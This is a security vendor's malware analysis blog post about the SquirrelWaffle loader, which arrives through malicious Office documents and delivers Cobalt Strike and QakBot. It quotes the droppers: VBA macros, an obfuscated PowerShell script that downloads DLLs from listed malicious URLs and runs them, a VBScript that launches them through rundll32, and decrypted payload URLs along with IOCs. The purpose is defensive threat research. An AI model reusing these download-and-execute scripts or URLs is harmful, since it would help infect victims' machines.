
SquirrelWaffle: New Malware Loader Delivering Cobalt Strike and QakBot

netskope.com/blog/squirrelwaffle-new-malware-loader-delivering-cobalt-strike-and-qakbot

Gustavo Palazolo October 7, 2021



Co-authored by Gustavo Palazolo and Ghanashyam Satpathy

Summary


In September of 2021, a new malware family named SquirrelWaffle joined the threat landscape. It spread through malicious Microsoft Office documents attached in spam emails.

The infection flow starts with a ZIP file that contains the malicious Office document. When the file is opened by the victim, the malicious VBA macros download SquirrelWaffle DLL, which eventually leads to deploying another threat, such as CobaltStrike or QakBot.

In this blog post, we will analyze two variants of the malicious Office documents that deliver SquirrelWaffle. We will also analyze the final SquirrelWaffle payload and how the last stage URLs are being protected inside the binary.

SquirrelWaffle Office Documents


We have identified two variants used to deliver SquirrelWaffle, a Microsoft Word document and a Microsoft Excel spreadsheet.



SquirrelWaffle malicious documents


Malicious Word Document

The first variant is a malicious Microsoft Word file that mimics a DocuSign document, asking the victim to click “Enable Editing” and “Enable Content” to view the content.



SquirrelWaffle malicious Word document

The file contains several VBA macros, including junk code. The main routine lies in a function named “eFile”, which is executed by the “AutoOpen” functionality.



Malicious VBA function

Aside from all the junk added by the developer, we can see two important pieces of data when we open the VBA editor: a PowerShell script and a batch script that executes the PowerShell script.

These routines are kept inside the text property of Visual Basic Control instead of in a regular VBA module. The purpose is to evade AV detection.


Malicious code inside the Word file

Looking at the “eFile” function, we can see that both PowerShell and the batch script are created in the user’s AppData directory, respectively named “www.ps1” and “www.txt”.

```
Call eFile

End Sub

Sub eFile()

Dim QQ1 As Object
Set QQ1 = New deutsche

On Error Resume Next

Dim WW, ff, Ne, ii, ss, hh As String

Dim RO, ROI As String
RO = Environ("USERPROFILE") & "\AppData\Roaming\"

ss = "error.txt"
ROI = RO + "www.ps1"
ROI2 = RO + "www.txt"
```

VBA function creating payloads in disk

This behavior can be observed with Procmon.



VBA function dropping payloads in disk.

Later, the VBA code executes the batch script, using the Windows “cscript.exe” binary.

```
Dim h11 As Object
Set h11 = GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B")

h11.Run "cscript.exe %appdata%\www.txt //E:VBScript //NoLogo " + "%~f0" + " %*", Chr(48)

End
End Sub
```

Malicious batch script executed by the malicious document.

Looking at those files closely, we can see that the PowerShell script is responsible for downloading SquirrelWaffle DLL using five distinct URLs, likely to add more resilience to the process.

The downloaded DLLs are saved into “C:\ProgramData\” and named “www**[N]**.dll” where **[N]** is a number from 1 to 5.

www.ps1 | www.txt

```
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww=
't.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb=
'('https://ghapan.com/Kdq73onC3oQ/090921.html','C:\ProgramData\www1.dll')';$FOOX
 =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww=
't.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb=
'('https://gruasingenieria.pe/LUSlNTVui6/090921.html','C:\ProgramData\www2.dll')'
;$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww=
't.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb=
'('https://yoowi.net/tDzEJ8uVGwdj/130921.html','C:\ProgramData\www3.dll')';$FOOX
 =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww=
't.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb=
'('https://chaturanga.groopy.com/7SEZBnhMLW/130921.html','C:\ProgramData\www4.dll'
)';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww=
't.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb=
'('https://lotolands.com/JtaTAt4Ej/130921.html','C:\ProgramData\www5.dll')';
$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
```

PowerShell script that downloads SquirrelWaffle DLL.

And the batch script, which is executed by the malicious document, is responsible for executing the PowerShell script and the SquirrelWaffe payload DLL.


www.ps1 | www.txt

```
Dim WAITPLZ, WS
WAITPLZ = DateAdd(Chr(115), 2, Now())
Do Until (Now() > WAITPLZ)
Loop
On Error Resume Next
BB="Powershell"
CC=" -ExecutionPolicy  Bypass"
SS=" & "
FF="%AppData%\www.ps1"
OK = BB+CC+QQ+SS+FF
Set Ran = CreateObject("WScript.Shell")
Ran.Run OK,0
WScript.Sleep(11000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1,0
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2,0
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3,0
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
Ran.Run OK4,0
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
Ran.Run OK5,0
```

Batch script that is executed by the malicious document.

Once downloaded, the DLL is executed through “rundll32.exe”, which calls an exported function named “ldr”.

Both “**cscript.exe**” and “**rundll32.exe**” are legitimate files from Windows, used by this sample to connect to the C&C servers and to download and execute the next stage payloads. This technique is known as Living-off-the-Land (LoL), which consists of using legitimate binaries to perform malicious activities. We have already covered other malware families that employ this technique, such as BazarLoader.




Batch script executing SquirrelWaffle DLL.

Malicious Excel Document

The second variant identified by Netskope is a malicious Microsoft Excel file, containing a fake message that also tries to deceive the victim into clicking the “Enable Editing” and “Enable Content” buttons.

Malicious Microsoft Excel document, delivering SquirrelWaffle.
The file uses Excel 4.0 (XML) macros that are obfuscated and spread across many hidden sheets in the document.




Hidden sheets inside the malicious Excel file.

The developer also changed the font color to hide the code, which can be revealed when we change the font property as shown below.

Hidden code inside the hidden sheet.

When the Macros are executed, the obfuscated code is written into seven different cells, containing many calls to Windows APIs.




Malicious code inside the malicious Excel document.

Simply put, this code contacts three different URLs to download SquirrelWaffle DLL, which is saved into “C:\Datop\test**[N]**.test”, where **[N]** is null or a number (1 and 2). The DLL is then executed through Windows “ShellExecuteA” API.

SquirrelWaffle DLL


Regardless of the variants we described, the goal is to download and execute SquirrelWaffle DLL. In this section, we will analyze a payload identified on September 17, 2021, named “www2.dll”.

The file uses a custom packer to hide the main payload. The unpacking process is not very complex: The first step the code does is load and execute a shellcode.




SquirrelWaffle packer loading a shellcode in memory.

Once running, the shellcode unpacks the payload compressed with aPlib, which is commonly used by malware to compress files or configurations. The data is then decompressed into a new memory location, and the unpacked DLL is eventually executed.



SquirrelWaffle payload DLL being decompressed.

Once unpacked and decompressed, we can dump the bytes into the disk to analyze the file in a disassembler. The payload is a 32-bit DLL likely compiled on September 17, 2021, although this information can’t be 100% reliable.



Unpacked SquirrelWaffle DLL.

Looking at the DLL exports, we can see the function ("ldr") that is called by the batch script we've shown earlier in this post.

Name	Address	Ordinal
ldr	10005610	1
DllEntryPoint	10008AF2	[main entry]

SquirrelWaffle "ldr" export function.

The main goal of SquirrelWaffle is to download and execute additional malware. The developers included a feature that hides important strings in the binary, like the C2 server list.

By looking at the PE ".rdata" section, we can find the encrypted information, along with the decryption key.

```
.rdata:1000A505                 db  22h ; "
.rdata:1000A506                 db  63h ; c
.rdata:1000A507                 db  26h ; &
.rdata:1000A508                 db  25h ; %
.rdata:1000A509                 db  5Ah ; Z
.rdata:1000A50A                 db  3Bh ; ;
.rdata:1000A50B                 db    2
.rdata:1000A50C                 db  17h
.rdata:1000A50D                 db  20h
.rdata:1000A50E                 db  4Bh ; K
.rdata:1000A50F                 db  35h ; 5
.rdata:1000A510                 db  17h
.rdata:1000A511                 db  11h
.rdata:1000A512                 db  33h ; 3
.rdata:1000A513                 db    0
.rdata:1000A514 aYjvvbjnngutbrt db 'yJvvbjNNGUTBRTutdGaKAvbgsKGSmlibyoPLRhmOKYGyFTDOWpzVjTyBzfphE',0
```


SquirrelWaffle encrypted data.

To decrypt the data, the malware uses a simple rolling XOR algorithm.

```
mov     al, [eax+edx]
xor     al, [ecx+edi]
lea     ecx, [ebp+Src]  ; void *
movzx   eax, al
push    eax             ; char
push    1               ; Size
```

SquirrelWaffle data decryption block.

We created a simple Python script that is able to decrypt the data from SquirrelWaffle samples, by implementing the same logic. The script can be found in our Github repository.

There are two major blocks of encrypted data. The first one is a large list of IP addresses, as shown below.

```
[+] Decrypted data:

104.237.193.28
104.244.72.115
104.244.74.57
104.244.76.13
106.75.31.237
106.75.75.245
106.75.76.179
107.189.1.160
107.189.10.143
107.189.12.240
108.171.64.202
108.41.227.196
109.147.65.157
109.190.93.219
109.70.100.23
109.70.100.25
109.70.100.33
109.70.100.34
109.74.154.92
```


Part of decrypted data from the analyzed SquirrelWaffle payload.

This list is used by the malware as a blocklist, likely to avoid the malware from being analyzed by sandboxes. The second list contains the payload URLs, which SquirrelWaffle uses to download additional malware.

```
[+] Decrypted data:

afrizam.360cyberlink.com/f36rjSN5D1
assurant.360cyberlink.com/DGx4k8U9Hil
bonusvulkanvegas.srdm.in/U7oOxmI1m
bussiness-z.ml/3pdEiqsni
cablingpoint.com/LjDG0hkp
celulasmadreenmexico.com.mx/Wt793Aua
dashboard.adlytic.ai/LlvLoc9O3
ebrouteindia.com/JEqGe1hNR
gerencial.institutoacqua.org.br/XynFkhJAxnm
giasuphire.tddvn.com/miFO43YP9b
ifiengineers.com/hGVc55g2e
perfectdemos.com/T6PQGYCMt
priyacareers.com/GiTHMPbU
sig.institutoacqua.org.br/tM7tINg2sCU
test.dirigu.ro/dXf4cS4GPL
```

SquirrelWaffle payload URLs.

The SquirrelWaffle sample from this campaign was downloading a CobaltStrike beacon, using ".txt" as an extension.




CobaltStrike beacon downloaded by SquirrelWaffle.

Aside from CobaltStrike, SquirrelWaffle was also found delivering QakBot, which is a modular banking trojan and information stealer, active since 2007.

Conclusion

SquirrelWaffle is a new malware loader that is being used to deliver Cobalt Strike and QakBot. The infection vector occurs through spam emails with malicious Office documents that eventually downloads SquirrelWaffle DLL.

Although this malware was spotted delivering Cobalt Strike and QakBot so far, we are continuously monitoring this threat as it can be used by more malware families. **Netskope Advanced Threat Protection** provides proactive coverage against zero-day samples including APT and other malicious Office documents using both our ML and heuristic-based static analysis engines, as well as our cloud sandbox. The following screenshot shows the detection for `fb41f8ce9d34f5ceb42b3d59065f63533d4a93557f9353333cbc861e3aff1f09`, indicating it was detected by Netskope Advanced Heuristic Analysis.



Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
  VB:Trojan.Valyria.5292
- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
  - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
  - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

SHA256 Hashes

Infected ".doc"	fb41f8ce9d34f5ceb42b3d59065f63533d4a93557f9353333cbc861e3aff1f09
Infected ".xls"	2f3371880117f0f8ff9b2778cc9ce57c96ce400afa8af8bfabbf09cb138e8a28
SquirrelWaffle DLL	00d045c89934c776a70318a36655dcdd77e1fedae0d33c98e301723f323f234c
CobaltStrike Beacon	3c280f4b81ca4773f89dc4882c1c1e50ab1255e1975372109b37cf782974e96f

The full list of IOCs, the script that decrypts SquirrelWaffle configuration, and a Yara rule can be found in our Github repository.